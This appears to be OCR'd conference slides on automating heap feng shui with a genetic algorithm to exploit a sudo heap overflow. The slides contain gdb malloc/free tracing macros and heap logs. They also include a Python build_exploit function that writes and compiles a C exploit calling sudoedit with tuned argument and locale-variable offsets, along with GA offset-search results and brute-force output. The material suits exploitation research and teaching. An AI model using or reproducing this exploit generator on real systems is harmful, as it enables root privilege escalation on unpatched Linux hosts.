
Heap fengshui



Heap fengshui



Heap fengshui




Heap macro

```
b __GI___libc_free
commands
    if $rdi != 0
        printf ">>> free sz: %d addr: 0x%x content:%s\n", *($rdi-8), $rdi, $rdi
    end
    c
end



set $malloc_sz = 0
b malloc
commands
        set $malloc_sz = $rdi
        b *(*(long long *)$rsp)
        commands
                printf ">>> malloc addr: 0x%x sz:%d\n", $rax, $malloc_sz
                del 3-1000
                c
        end
        c
end
```

```
>>> free sz: 81 addr: 0xdb463670 content:
>>> free sz: 81 addr: 0xdb463670 content:/usr/share/locale/C.UTF-8@CCCCCCCC/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb463670 content:ubuntu-focal
>>> free sz: 81 addr: 0xdb467160 content:/usr/share/locale-langpack/C@CCCCCCCC/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467290 content:/usr/share/locale-langpack/C.UTF-8/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467350 content:/usr/share/locale-langpack/C.UTF-8/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467350 content:/usr/share/locale-langpack/C.UTF-8@CCCCCCCC/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467350 content:/usr/share/locale-langpack/C@CCCCCCCC/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467540 content:/usr/share/locale-langpack/C.utf8/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467600 content:/usr/share/locale-langpack/C.utf8/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467600 content:/usr/share/locale-langpack/C.utf8@CCCCCCCC/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467600 content:/usr/share/locale-langpack/C@CCCCCCCC/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467770 content:/usr/share/locale-langpack/C.UTF-8.utf8/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467770 content:/usr/share/locale-langpack/C.UTF-8/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467770 content:/usr/share/locale-langpack/C.utf8/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467870 content:/usr/share/locale-langpack/C.UTF-8.utf8/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467870 content:/usr/share/locale-langpack/C.UTF-8.utf8@CCCCCCCC/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467870 content:/usr/share/locale-langpack/C.UTF-8/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467870 content:/usr/share/locale-langpack/C.UTF-8@CCCCCCCC/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467870 content:/usr/share/locale-langpack/C.utf8/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467870 content:/usr/share/locale-langpack/C.utf8@CCCCCCCC/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467870 content:/usr/share/locale-langpack/C@CCCCCCCC/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467870 content:/usr/share/locale/C.UTF-8@CCCCCCCC/LC_MESSAGES/sudoers.mo
>>> free sz: 81 addr: 0xdb467870 content:10.0.2.15
>>> ni->name  addr: 0xdb4636f0 value: files
>>> user_args addr: 0xdb4701f0
```

```
>>> ni->name  addr: 0x285573c0 value: files
>>> free sz: 129 addr: 0x28551400 content:trocola
>>> free sz: 4113 addr: 0x2855dd40 content:root:x:0:
>>> ni->name  addr: 0x28557400 value: systemd
Binary file (standard input) matches
----------------------------


>>> free sz: 257 addr: 0x28556460 content:/usr/lib/locale/C@CCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC/LC_CTYPE
>>> free sz: 257 addr: 0x28556460 content:/usr/lib/locale/C@CCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC/LC_CTYPE
>>> user_args addr: 0x28556460
```

```
>>> free sz: 4817 addr: 0x34a05950 content:
>>> user_args addr: 0x34a05950
---------------------------


>>> free sz: 129 addr: 0x349f7d20 content:C.UTF-8@CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
>>> free sz: 161 addr: 0x349f7a30 content:/usr/lib/locale/C@CCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC/LC_IDENTIFICATION
>>> free sz: 4113 addr: 0x349f74a0 content:# Locale name alias data base.
>>> free sz: 49 addr: 0x349f78f0 content:/usr/lib/locale/C/LC_IDENTIFICATION
>>> free sz: 65 addr: 0x349f7c10 content:/usr/lib/locale/C.UTF-8/LC_IDENTIFICATION
>>> ni->name  addr: 0x349f7d90 value: files
distance: -882708313
```


GENETIC ALGORITHM
EVOLVE THE OFFSETS
memegenerator.es

Reinforcement Learning

- Inputs


```
[120, 121, 100, 212]
```

- Score

```
ni->name  addr: 0xdb4636f0
user_args addr: 0xdb4701f0
```

```
>>> 0xdb4701f0 - 0xdb4636f0
51968
```

Genetic algorithm




Genetic Algorithm


- foreach generation

    - evaluation → gdb
    - selection
    - crossover
    - mutation → from exploring to optimizing
    - diversity
    - random elements


Genetic Algorithm



Genetic Algorithm



Bruteforcing



Genetic algorithm

```
generation 0
{'genotype': [120, 121, 100, 212], 'distance': 3936, 'neg': False}

generation 17
{'genotype': [48, 55, 152, 36], 'distance': 1744, 'neg': False}

generation 24
{'genotype': [48, 55, 157, 15], 'distance': 1696, 'neg': False}

generation 160
{'genotype': [6, 24, 161, 173], 'distance': 1472, 'neg': False}

generation 616
{'genotype': [104, 2, 15, 116], 'distance': 336, 'neg' : False}
```

Genetic algorithm

```
generation 0 population size: 40 fitness: -999999999999
generation 1 population size: 41 fitness: 11936
generation 2 population size: 41 fitness: 3440
generation 8 population size: 41 fitness: 1792
generation 16 population size: 41 fitness: 1744
generation 139 population size: 41 fitness: 1696
generation 216 population size: 41 fitness: 1472
generation 229 population size: 41 fitness: 336
```

Genetic algorithm

```
real    14m53.200s
user    13m24.929s
sys     1m36.015s
```

```
root@ubuntu-focal:~# nproc
2
root@ubuntu-focal:~# free
              total        used        free      shared  buff/cache   available
Mem:        1004624      144500      220928         944      639196      690696
Swap:             0           0           0
root@ubuntu-focal:~#
```

Automatic Fengshui

```
>>> user_args size: 112
>>> user_args addr: 0x966ba860
>>> ni->name  addr: 0x966ba9b0 value: files
>>> ni->name  addr: 0x966ba9f0 value: systemd
>>> ni->name  addr: 0x966ba9b0 value: files
>>> ni->name  addr: 0x966baa50 value: files
```

Automatic Fengshui

Automatic Fengshui

```
def build_exploit(off1=224, off2=1926, off3=30, off4=32, off5=208, off6=112):
        code='''
// template based on worawit exploit optimized by Genetic Algorithm
#include <stdio.h>
#include <unistd.h>

int main(void) {

  char *args[] = {"sudoedit", "-A", "-s",
'''
        code += '"' + 'A'*off1 + '\\\\", NULL };\n'
        code += 'char *env[] = {\n'
        code += '"' + 'Z'*off2 + '\\\\", \n'
        code += '"\\\\", "\\\\", "\\\\", "\\\\", "\\\\", "\\\\", "\\\\", "\\\\", "\\\\", "\\\\", "\\\\", "\\\\", "\\\\", "\\\\", "\\\\", "\
\\\", "\\\\", "\\\\", "\\\\", "\\\\", "\\\\", "\\\\", "\\\\", "\\\\", "X/X1234\\\\", ' *off3 + '\n'
        code += '"LC_CTYPE=C.UTF-8@' +'Z'*off4 +';A=", "LC_NUMERIC=C.UTF-8@'+ 'Z'*off5 +'", "LC_TIME=C.UTF-8@' + 'Z'*off4 +'", "LC_
COLLATE=C.UTF-8@' + 'Z'*off4 + '", "LC_IDENTIFICATION=C.UTF-8@' + 'Z'*off6 +'", "TZ=:", NULL, \n'
        code += '}; \n\n'
        code += 'execve("/usr/bin/sudo", args, env);\n'
        code += '}\n'
        open('xplt.c','w').write(code)
        os.system('gcc xplt.c -o xplt')
```

Automatic Fengshui

```
generation 1 population size: 41 fitness: 7360
0 {'genotype': [137, 95, 109, 197, 103], 'eval': 7360, 'neg': False}


generation 3 population size: 41 fitness: 7296
0 {'genotype': [137, 95, 113, 186, 104], 'eval': 7296, 'neg': False}


generation 4 population size: 41 fitness: 7104
0 {'genotype': [137, 95, 109, 77, 103], 'eval': 7104, 'neg': False}


generation 69 population size: 41 fitness: 1360
0 {'genotype': [159, 20, 42, 136, 45], 'eval': 1360, 'neg': True}

generation 600 population size: 41 fitness: 1296
0 {'genotype': [159, 19, 40, 132, 45], 'eval': 1296, 'neg': True}
```

```
Segmentation fault
off2: 1963
Segmentation fault
off2: 1964
Segmentation fault
off2: 1965
Segmentation fault
off2: 1966
Segmentation fault
off2: 1967
Segmentation fault
off2: 1968
Segmentation fault
off2: 1969
Segmentation fault
off2: 1970
Segmentation fault
off2: 1971
Segmentation fault
off2: 1972
Segmentation fault
off2: 1973
Segmentation fault
off2: 1974
Segmentation fault
off2: 1975
^CTraceback (most recent call last):
